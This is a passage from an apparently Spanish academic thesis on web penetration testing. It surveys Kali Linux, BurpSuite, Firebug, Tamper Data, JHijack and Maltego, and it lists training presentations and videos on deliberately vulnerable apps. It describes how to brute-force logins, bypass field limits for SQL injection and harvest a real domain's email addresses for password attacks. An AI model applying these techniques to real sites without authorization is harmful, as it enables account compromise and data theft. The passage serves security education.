Kali Linux trae preinstalados más de 600 programas, destacan por su importancia Nmap, Wireshark, John the Ripper y la suite Aircrack-ng.

Es posible la instalación de Kali Linux sobre arquitecturas i386, amd64 y ARM. Kali Linux se puede instalar usando un DVD, un USB, a través de la red, y usando máquinas virtuales prefabricadas de VMWare.

Es posible instalara KaliLinux en cualquier ordenador, como máquina virtual, y a diferencia del resto, se puede instalar en dispositivos Android. Todos los paquetes de Kali Linux están firmados por sus desarrolladores.

[33] https://www.kali.org/

Kali Linux trae más de 300 herramientas[34], de los siguientes tipos:

- Herramientas DNS
  - Análisis DNS.
  - Identificación Host.
  - Escáneres de Red.
- Detección Sistema Operativo (OS Fingerprinting).
- Herramientas Osint (Essential OSINT Tools for Social Engineering).
- Análisis SNMP.
- Análisis SSL.
- Análisis de Tráfico.
- Análisis de VOIP.
- Análisis VPN.
- Análisis vulnerabilidades.
- Análisis de Base de Datos (SQL).
- Herramientas Fuzzing (Fuerza Bruta).
- Identificación de CMS.
- Proxys.
- Herramientas Web.
- Herramientas GPU.
- Herramientas Off-line.
- Herramientas On-line
- Ataques Bluetooth.
- Herramientas Wireless – Wifi.
- Herramientas NFC.
- Sniffers de Red.
- Herramientas VoIP.
- Sniffers Web.
- Backdoors.
- Herramientas de Tunneling.
- Debuggers (Decompiladores) y Reversing.
- Herramientas Stress de Red (Web, Wlan).
- Herramientas Android.
- Herramientas de Análisis Forense (Creación imágenes, Suites, RAM, PDF).

[34] http://blog.elhacker.net/2014/01/kali-linux-listado-completo-de-herramientas-tools.html

Referente a la seguridad de los datos, Kali Linux trae una funcionalidad novedosa, la autodestrucción, que permite eliminar los datos cifrados existentes en el disco duro de forma permanente.

Esta nueva funcionalidad ha sido muy debatida entre los hackers, ya que dicha función, da a entender que el software y hardware se están utilizando para usos no éticos ni legales. Kali Linux se defiende explicando los usos legítimos de dicha funcionalidad, como puede ser la destrucción de la información sensible, tanto personal como empresarial, en el caso de que el equipo sea robado. Si se llega a recuperar el equipo, la información podría recuperarse con la llave de restauración adecuada.

5.2. Herramientas de apoyo

Entendemos por herramientas de apoyo, a todas aquellas aplicaciones que nos van a permitir realizar los Pen-Testing, tanto un entorno legalmente seguro, realizando auditorias de seguridad en las Webs corporativas, con el permiso de la empresa, o en un entorno inseguro, usándolas para fines maliciosos.

Todas estas aplicaciones suelen venir ya instaladas y configuradas en las distribuciones que hemos visto, y dependiendo de la finalidad de la distribución, auditorias de red, de Web, de Wifi, ect, las herramientas que traerán son diferentes, como hemos visto con detalle en la distribución Samurai y Kali Linux.

A continuación vemos con detalle las funcionalidades que nos dan las herramientas que hemos usado para realizar los Pen-Testing.

5.2.1. BurpSuite[35]

BurpSuite es una herramienta imprescindible, para poder realizar los ataques de vulnerabilidad en las páginas Web tanto de forma manual como de forma automática, tanto aislados como combinados. Nos facilita una gran cantidad de componentes con funcionalidades dentro de un entorno integrado y fácil de usar. BurpSuite nos ayuda a comprobar si los mecanismos de autentificación implementados en la página Web son robustos.

Es una aplicación desarrollada por la empresa PortSwigger LTD, y se nos presenta en dos modalidades, en la gratuita, Burp Free y en la de pago, Burp Professional.

La versión de pago está disponible por $299 usuario/año, un precio muy asequible para cualquier empresa de desarrollo de software web que quiera realizar Pen-Testing a sus aplicaciones Web como parte de un control de calidad.

En ambas versiones podemos acceder a las siguientes herramientas:

- Burp Proxy.
- Burp Spider.
- Burp Repeater.
- Burp Sequencer.
- Burp Decoder.
- Burp Comparer.

Y sólo en la edición profesional encontramos las siguientes herramientas:

- Burp Intruder.
- Burp Scanner.

[35] http://www.sniferl4bs.com/2014/01/burpuite-i-primeros-pasos.html

- Save and Restore.
- Search.
- Target Analyzer.
- Content Discovery.
- Task Sheduler.
- Release Schedule

5.2.1.1. Instalación

Podemos descargarnos BurpSuite de la página de porstwigger[36] y realizar la instalación en Windows o Linux. Tras esto, únicamente hay que ejecutarlo, y como es una aplicación java, puede ejecutarse en cualquier plataforma.

Necesita poco espacio en disco, alrededor de 100 Mb, pero en cambio necesita grandes cantidades de memoria, siendo lo usual 2 Gb.

5.2.1.2 Funcionamiento

El funcionamiento es sencillo, la forma de actuar BurpSuite es interceptando la comunicación entre el servidor Web e Internet, es decir, se comporta como un Proxy.

Para configurarlo tenemos que irnos a la pestaña '*options*' de la pestaña 'Proxy', y pondremos la IP 127.0.0.1 y el puerto 8082.




Figura 184. Burp Suite. Configuración proxy.

[36] https://portswigger.net/burp/download.html

Y configuramos que es lo que queremos que Burp Suite intercepte:




Figura 185. Burp Suite. Configuración intercepción.

Tras esto, sólo nos queda configurar el navegador, se recomienda el uso de FireFox, pero puede interceptar cualquier navegador, únicamente, tenemos que cambiar la configuración de conexión de Firefox e introducir los parámetros del proxy.

Este proceso puede ser más ágil si instalamos el complemento de FireFox, FoxyProxy Standard, que se encarga de gestionar los proxys.




Figura 186. Complemento FoxyProxy.

Tras esto, BurpSuite interceptara todas las peticiones, como hemos visto en los puntos anteriores (4.1.2.1). Una vez que intercepta una petición, el tráfico entre el cliente y la web se queda parado.

Tras interceptar las peticiones, la petición la enviamos a 'Intruder', y la petición de autentificación la podremos modificar, para enviarlas nuevamente a la aplicación Web, probando las diferentes claves introducidas, o bien introduciendo un diccionario completo, hasta encontrar la combinación correcta usuario/contraseña que nos dé acceso a la Web. Esta función y el proceso completo la hemos visto en el punto 4.1.2.1 del presente PFG, también lo podemos ver en el vídeo que se adjunta.

5.2.2. Firebug

Firebug es una extensión de Firefox, dirigida a desarrolladores y programadores web, aunque también es usada por hacker y Jackers para realizar auditorías o ataques respectivamente. La principal utilidad de Firebug para el análisis de vulnerabilidades, es que nos permite, en tiempo de ejecución, analizar el código, tanto CSS, HTML y JavaScript y modificarlo según nuestras necesidades. En este PFG lo hemos utilizado para modificar el campo Password, dejándolo como input, para así poder ver los caracteres introducidos, y aumentando su longitud, para así poder introducir sentencias SQL, como podemos ver en la Figura 147 del apartado 4.4.2.1.

Firebug fue creado por Joe Hewitt, y lanzado el 12 de enero de 2006 y es un proyecto de Open Source.




Figura 187. Detalle funcionamiento FireBug.

5.2.3. Tamper Data

Tamper Data[37] es un programa desarrollado por Adam Judson, que se presenta como complemento de Firefox, proporcionando ayuda a los administradores de sitios web, para que puedan probar, de forma sencilla y en tiempo real, los mensajes que envía la página web al servidor.

Con Tamper Data, es posible interceptar el tráfico entre cliente web y servidor, y parar la conexión para modificar los parámetros de las cabeceras HTTP/HTTPS y los parámetros POST que se están mandando, una vez modificados, se reanuda la conexión entre el cliente web y el servidor.

En este PFG hemos usado en varias ocasiones el complemento Tamper Data para interceptar la comunicación entre los clientes web y los servidores, como por ejemplo, en la vulnerabilidad '4.3.3.2 Escalada de privilegios'.

La instalación de Tamper Data es muy sencilla, ya que se ejecuta como complemento del navegador FireFox, y también tenemos Tamper Chrome, que es una extensión de navegador Chrome.




Figura 188. Instalación Tamper Chrome.

[37] http://tamperdata.mozdev.org/

5.2.4. JHIJACK

JHijack es una aplicación desarrollada por Yangon Ethical Hacker Group, está realizada en Java y permite el secuestro de sesión numérica y enumeración de parámetros.

En este PFG hemos utilizado JHijack en el apartado 3_Blind Numeric SQL Injection del apartado 4.2.3.9 Injection Flaws para obtener el valor del campo 'name'.

El funcionamiento es sencillo, rellenamos los parámetros deseados, y el rango, en el que pensamos que se encuentra el valor buscado, para que JHIJACK pruebe con todas las combinaciones posibles hasta encontrar el valor que estamos buscando.

Lo podemos descargar desde la página oficial de YGN Hacker Ethical Group[38].

Una vez descargado, sólo tenemos que descomprimir el archivo .zip y ejecutar '*JHijack.jar*' que corre sobre cualquier máquina que tenga Java instalado.




Figura 189. Aplicación JHijack.

[38] http://yehg.net/lab/pr0js/files.php/jhijackv0.1beta.zip

5.2.5. Maltego

5.2.5.1 Introducción

Si queremos tener unas páginas web corporativas seguras, lo primero que tenemos que hacer es controlar que información nuestra hay en la red. Para averiguarlo, disponemos de la aplicación Maltego, que nos permite buscar información sobre personas y empresas en internet, en los diferentes servicios, como puede ser servidores de correo, redes sociales, etc. Maltego, además, permite cruzar toda esta información.

Con Maltego vamos a poder obtener direcciones de correo, IP, páginas webs, etc, facilitándonos información para poder realizar ataques y de esta forma comprobar la seguridad de la red corporativa de la empresa.

5.2.5.2 Instalación

Nos podemos bajar Maltego para los siguientes sistemas operativos:

- Windows.
- Mac.
- Linux

La aplicación se puede descargar de su página oficial[39] , teniendo disponible la versión libre para la comunidad, y la versión comercial. La versión libre requiere de registro.

Figura 190. Registro Maltego.

Tras registrarnos, nos mandaran una API Key por correo, la cual sólo tendrá una validez de 3 días.

[39] https://www.paterva.com/web6/

5.2.5.2 Funcionamiento

Una vez que nos hemos registrado, podemos realizar búsquedas sobre diferentes elementos, los cuales aparecen como categorizados como dispositivos, infraestructura, localizaciones, test de penetración y personal.

Si queremos averiguar los correos de una organización, y los diferentes subdominios, podemos empezar a investigar empezando por su página publica, como puede ser www.uah.es.




Figura 191. Maltego. Busqueda dominios.

Figura 192. Maltego. Busqueda e-mail.

Una vez averiguados los dominios y las direcciones de correo, ya hemos conseguido averiguar de multitud de usuarios del sistema, con los que, por ejemplo, poder realizar un ataque de fuerza bruta y averiguar su contraseña.

Maltego proporciona muchas más posibilidad, como por ejemplo:

- Averiguar la IP.
- Averiguar todos los websites de un dominio.
- Ver los títulos de las páginas web y su IP.
- Ver las tecnologías que usa el website, muy importante para analizar las posibles vulnerabilidades.
- Buscar servidores de correo y saber su website, título y tecnologías.
- Localizaciones físicas.
- Localizar los DNS y sus IP.

6. Herramientas de difusión

A lo largo de este documento, hemos comentado en multitud de ocasiones, que la finalidad de las herramientas de Pen-Testing es conocer las vulnerabilidades, para así poder realizar una programación más segura, que sea capaz de hacer frente a esas vulnerabilidades y crear webs seguras.

Por lo tanto, uno de los objetivos de este PFG, es hacer llegar lo aprendido al mayor número de personas, creando para ello soportes atractivos que puedan ser usados para difundir esa información.

Junto a este PFG se adjunta un DVD-ROM, que contiene presentaciones y videos, de lo más importante visto en este PFG.

El contenido del DVD-ROM es el siguiente está formado, aparte de la presente memoria, por presentaciones PowerPoint, y por videos.

6.1. Presentaciones

Las presentaciones PowerPoint son las siguientes:

1. Presentación_DVWA: contiene 103 diapositivas, que tratan los siguientes aspectos:
   - Introducción.
   - Instalación.
   - Acceso
   - Vulnerabilidades: Se ve la definición de la vulnerabilidad, se reproduce, y se dan consejos para evitarlas. Las vulnerabilidades tratadas son:
     - Brute Force.
     - Command Execution.
     - CSRF.
     - Insecure Captcha.
     - File Inclusion.
     - SQL Injection.
     - SQL Injection (Blind).
     - Upload.
     - XSS Reflected.
     - XSS Stored.
2. Presentación WebGoat: formada por 78 diapositivas, en las que se trata:
   - Introducción
   - Instalación.
   - Acceso.
   - Vulnerabilidades: se ven las siguientes vulnerabilidades, con su introducción, desarrollo, y técnicas para evitarlas.

- Acces Control Flaws.
- AJAX Security.
- Autentication Flaws.
- Buffer Overflows.
- Code Quality.
- Concurrency.
- Cross-Site Scripting(XSS).
- Denial of Service.
- Improper Error Handing.
- Injection Flaws.

3. Presentación BadStore.net: está formada por 26 diapositivas, la longitud es menor, puesto que ya hemos visto todos los tipos de ataque en la presentación de DVWA y WebGoat, y verlos nuevamente en BadStore, Mutillade, y Hacme Casino, supondría repetir nuevamente las mismas técnicas y conceptos. La presentación incide en la gran diferencia de BadStore, sobre las dos anteriores, ya que BadStore simula ser una tienda on-line normal, en la que los menús con vulnerabilidades son sustituidos por menús funcionales, como login, productos, cesta de la compra, etc. por lo que el usuario tendrá que tener la habilidad de encontrar aquellas partes de la web que puden ser susceptibles de sufrir ataques.
   Aparte, vemos como se realiza su instalación, y como se accede a ella, y se realizan los siguientes ataques:
   - Forced Browser. Es un ataque que hasta ahora no habíamos visto.
   - Escalada de privilegios. Tampoco lo habíamos visto.
   - SQL Injection.
   - XSS
4. Presentación Mutillidae: formada por 25 diapositivas, dónde se trata:
   - Introducción.
   - Instalación.
   - Acceso.
   - Vulnerabilidades.
     - SQL Injection.
     - Insecure Direct Object References.
5. Presentación Hacme Casino: Está formada por 12 diapositivas, en las que recorremos los siguientes aspectos:
   - Introducción.
   - Instalación.
   - Acceso.
   - Vulnerabilidades: vemos las siguientes:
     - SQL Injection.
     - XSS.
6. Distribuciones y herramientas de apoyo: En esta presentación formada por 54 diapositivas se ven los siguientes temas.
   - Introducción Distribuciones.
   - Distribuciones:

- NST.
- nUbuntu.
- STD.
- Helix.
- DVL.
- Wifislax.
- Wifiway.
- Back Box.
- Samurai.
- Kali Linux.

➢ Herramientas.

- Burp Suite.
- FireBug.
- Tamper Data.
- JHijack.
- Maltego.

6.2. Vídeos.

El DVD-ROM también contiene videos, en los cuales, se hace una introducción del ataque, para posteriormente realizarlo. Contiene los siguientes vídeos, agrupados por las herramientas vulnerables vistas en este PFG:

- DVWA. En los videos DVWA aparte de ver la introducción y el ataque, al final se hace una comparativa entre el código seguro y no seguro.
  1. BruteForce.
  2. CommandExecution.
  3. CSRF.
  4. File Inclusion.
  5. SQL Injection.
  6. SQL Injection (Blind).
  7. File Upload.
  8. XSS Reflected.
  9. XSS Stored.
- WebGoat. Se incluyen los siguientes videos:
  1. Bypass Business Layer Access Control.
  2. Bypass Data Layer Access Control.
  3. Improper Error Handline.
  4. Numeric SQL Injection.
  5. Remote Admin Access.
  6. String Injection.
  7. WSDL Scanning.
  8. Log Spoofing.
  9. Command Injection.

- BadStore. Se incluye un video, en el que podemos ver las principales características diferenciadoras de BadStore, respecto a lo ya visto. Podemos ver:

- Introducción.
- Instalación. Se trata en profundidad.
- Realización de ataques:
  - SQL Injection.
  - XSS.

- Mutillidae: en este video, vemos los siguientes aspectos:
  - Introducción.
  - Instalación.
  - Realización de ataques:
    - SQL Injection.
    - XSS.
- Hacme Casino. Se tratan los siguientes temas:
  - Introducción.
  - Instalación. Se ve en profundidad, ya que es diferente al resto.
  - Realización de ataques:
    - SQL Injection.
    - XSS.
- Herramientas: podemos ver videos de las siguientes herramientas, y como nos ayudan para realizar los Pen-Testing:
  - BurpSuite.
  - Maltego.
  - TamperData.
  - Firebug.

Todas estas presentaciones y videos, son fácilmente accesibles, gracias a una página web incluida en el DVD-ROM, que trae hipervínculos a estos recursos.

Conclusiones

Según el diccionario de la Real Academia Española, el termino **vulnerable** (Del lat. *vulnerabĭlis*), se refiere a '*Que puede ser herido o recibir lesión, física o moralmente'*

Esta definición se adapta bastante bien al contexto de la informática, ya que cualquier ataque, que aproveche una vulnerabilidad en un sistema Web, va a ocasionar gran daño moral, por la delicadeza de los datos que pueden ser puestos al descubierto y herir la reputación de una empresa.

En informática, también podemos entender como vulnerabilidad una violación de la confidencialidad e integridad de los datos o una violación del control de acceso al sistema.

Como comentábamos al principio de este PFG, vivimos en una sociedad en que todo se produce pensando en la rapidez de la entrega del producto, y el coste, no siendo siempre conscientes de la importancia de la seguridad, sacando al mercado productos que tienen vulnerabilidades, o no han sido probados para dar las suficientes garantías.

Cada día es más importante una concienciación sobre la importancia de la seguridad, últimamente estamos viendo en las noticias casos sorprendentes como la publicación de los nombres y apellidos de una página de contactos, pero la historia nos dice que el robo de datos a grandes empresas es algo habitual, como les ha pasado a grandes empresas[40], como el robo de tarjetas bancarias, el robo de usuarios a eBay, cuentas bancarias de usuarios de Adobe, el robo a *Heartland*, los datos de los clientes de TJX, AOL, el gran golpe dado a Sony que causo un gran escándalo en la compañía, etc.

Como creadores de aplicaciones web, debemos ser muy cuidadosos en su desarrollo, y siempre pensar, que por pequeña que sea una aplicación en un principio, puede llegar a crecer, y albergar datos sensibles, y a concienciarnos, que cada vez que diseñemos una base de datos, estamos creando un contenedor de datos, un fichero que albergara datos protegidos según la LOPD[41] o la legislación de diferentes países.

Para llevar la concienciación al mundo de la enseñanza y al mundo empresarial del desarrollo, tenemos las herramientas que hemos visto, como DVWA, WegGoat, HACME, BadStore, y el extenso material docente de la Cátedra Amaranto, que nos enseñaran las vulnerabilidades que puede sufrir una página web, para de esta forma nosotros poder crear páginas seguras.

Pero no debemos olvidar, que estas herramientas se pueden convertir en un arma de doble filo, ya que los conocimientos que transmiten, pueden ser usados para crear páginas seguras, o bien difundir al gran público las

[40] http://es.gizmodo.com/los-10-mayores-ataques-informaticos-de-la-historia-1580249145
